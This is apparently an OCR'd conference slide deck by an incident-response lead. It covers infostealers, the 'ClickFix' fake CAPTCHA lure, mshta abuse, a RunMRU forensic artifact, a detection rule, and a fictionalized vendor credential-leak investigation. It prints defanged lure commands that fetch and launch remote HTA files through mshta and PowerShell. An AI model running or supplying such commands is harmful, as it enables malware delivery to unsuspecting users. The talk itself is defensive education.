Data at ~~Rest~~ Risk

RISK

TROUBLE

The InfoSec Rock Star



Data in ~~Transit~~ Trouble

About Me

I work for a big well-known organization...



As Vice President (VP) of Computer Security and Incident Response (IR). However, I have many years of hands-on technical experience, including Digital Forensics & Incident Response (DFIR).

I am also a Podcast Host for

ThreatReel

https://threatreel.com

Connect / Contact / Follow Matt:

https://www.linkedin.com/in/mattscheurer

https://x.com/c3rkah

Where I Volunteer...

I am an Official



Advocate
https://www.hackingisnotacrime.org

WARREN COUNTY CAREER CENTER

Advisory Board: Information Technology and Cybersecurity
https://www.mywccc.org/

WOMSA
Empowering Women in Cybersecurity

Women's Security Alliance (WomSA) Technical Mentor
https://www.womsa.org

Disclaimer!

Yes, I have a day job. However…

Opinions expressed are based solely on my own independent security research and do not express or reflect the views or opinions of my employer.



This topic got me wondering...

What is the biggest threat to protecting our data today?



Getting the answer

I needed an infallible expert opinion...

So I asked Artificial Intelligence!



What is the biggest cyber threat today?


The Response:

Ransomware

Well,

let's think about the "Cyber Kill Chain" for a moment...


The Cyber Kill Chain




So,

the thing is...

The Cyber Kill Chain



Meaning: If we get Ransomware,



We failed to detect and stop the initial compromise at all of these stages first!

Threat on the Rise

InfoStealers

Threat


Threat

Threat

“mshta.exe” details

- Microsoft (MS) HTML Application (.HTA) files
- Paths
  - C:\Windows\System32\mshta.exe
  - C:\Windows\SysWOW64\mshta.exe

mshta used as a LOLBIN





Cyber Criminal Challenges

- Phishing



Caught by mail & SPAM filters
Reported by Recipients

- Drive by Downloads / Malvertising



Patched & Invulnerable
Prevented by EDR
Browser Isolation
Categorization & Proxy Blocks

Queue Social Engineering

Some believe that Social Engineering dates all the way back to the “Garden of Eden”.




Whatever you believe...

Deception and trickery have likely been with us for a very, very long time!




Fake Update Malware

- “ClickFix” tactic used by SocGholish and others



InfoStealer Lures

JavaScript click copies commands



Command Line Examples

NOTE: Defanged (modified) from online examples.

mshta.exe https://wicar.org/verify.hta


powershell.exe mshta.exe https://wicar.org/verify.hta # "I am not a Robot, Verification: 528103"


cmd /c start /min powershell invoke-webrequest -uri https:/wicar.org/c.txt -outfile c:\users\public\default.hta; start-process c:\users\public\default.hta

Etc., Etc., Etc.

LumaStealer: Targeting Users

Unusual traffic detected. To verify you are human:

1. Press 


2. Press 

3. Press 



Strategy

- Phishing
- Drive by Downloads / Malvertising



Forensic Artifact

Registry key:

```
HKEY_CURRENT_USER\
Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
```

Key Value String:

```
mshta\1
```

Detection Rule

```
*mshta*
```

Don’t Forget the Users!

Lets stay vigilant on educating end users to be aware of these latest threats!




Introducing: SaaD

Introducing: SaaD

What is “SaaD” you ask?

Introducing: SaaD

What is “SaaD” you ask?



A SaaD Story

Unconditional Flub…
With a Web of Distrust!

Disclaimer!

The following story is based on true events. However, names and identities were altered in the interest of protecting the anonymity of anyone or any organization involved. Other details were also fictionalized due to privacy and security considerations.

Company Profile (Fictitious)

Blatantly Awful Deliveries, LLC.



- 24 Employees
  - 10 Office Staff
  - 14 Drivers / Couriers
- Security is a low priority
  - “Vertical ‘Tech Experts’”?
  - Zero Risk Assessments
  - No pentests (ever)
  - No Certificates or PKI

Company Profile (Fictitious)

Blatantly
Awful
Deliveries, LLC.



- 24 Employees
  - 10 Office Staff
  - 14 Drivers / Couriers
- Security is a low priority
  - “Vertical ‘Tech Experts’”?
  - Zero Risk Assessments
  - No pentests (ever)
  - No Certificates or PKI

Reading a forwarded email

"Client reports that they found a leaked credential online for a different client..."




The Analysis


1. Rewritten URL



2. Vendor Decoded



3. URL Decode



4. Sandbox



Research and Outreach

Hey, Application Group, could you verify this for me. The credentials appear invalid...



So far, so good!



This account cred was actually rotated quite a long time ago, and now no longer works.

Research and Outreach

I couldn't help but notice, that the old password seems pretty weak. Is that typical?



Even better!



Fortunately, we don't do things like that anymore. We now use generated complex passwords.

Research and Outreach

That is great news. Thank you very much for all your help and assistance with this!



The Hypothesis

This doesn't appear to have been leaked by the customer, but by their vendor!



The Investigation


Alright… So now I'd like to know how did this credential leak happened in the first place?



The Login Page

Blatantly Awful Deliveries


Get trucked by us!



Username


Password

Login




Forgot Username/Password

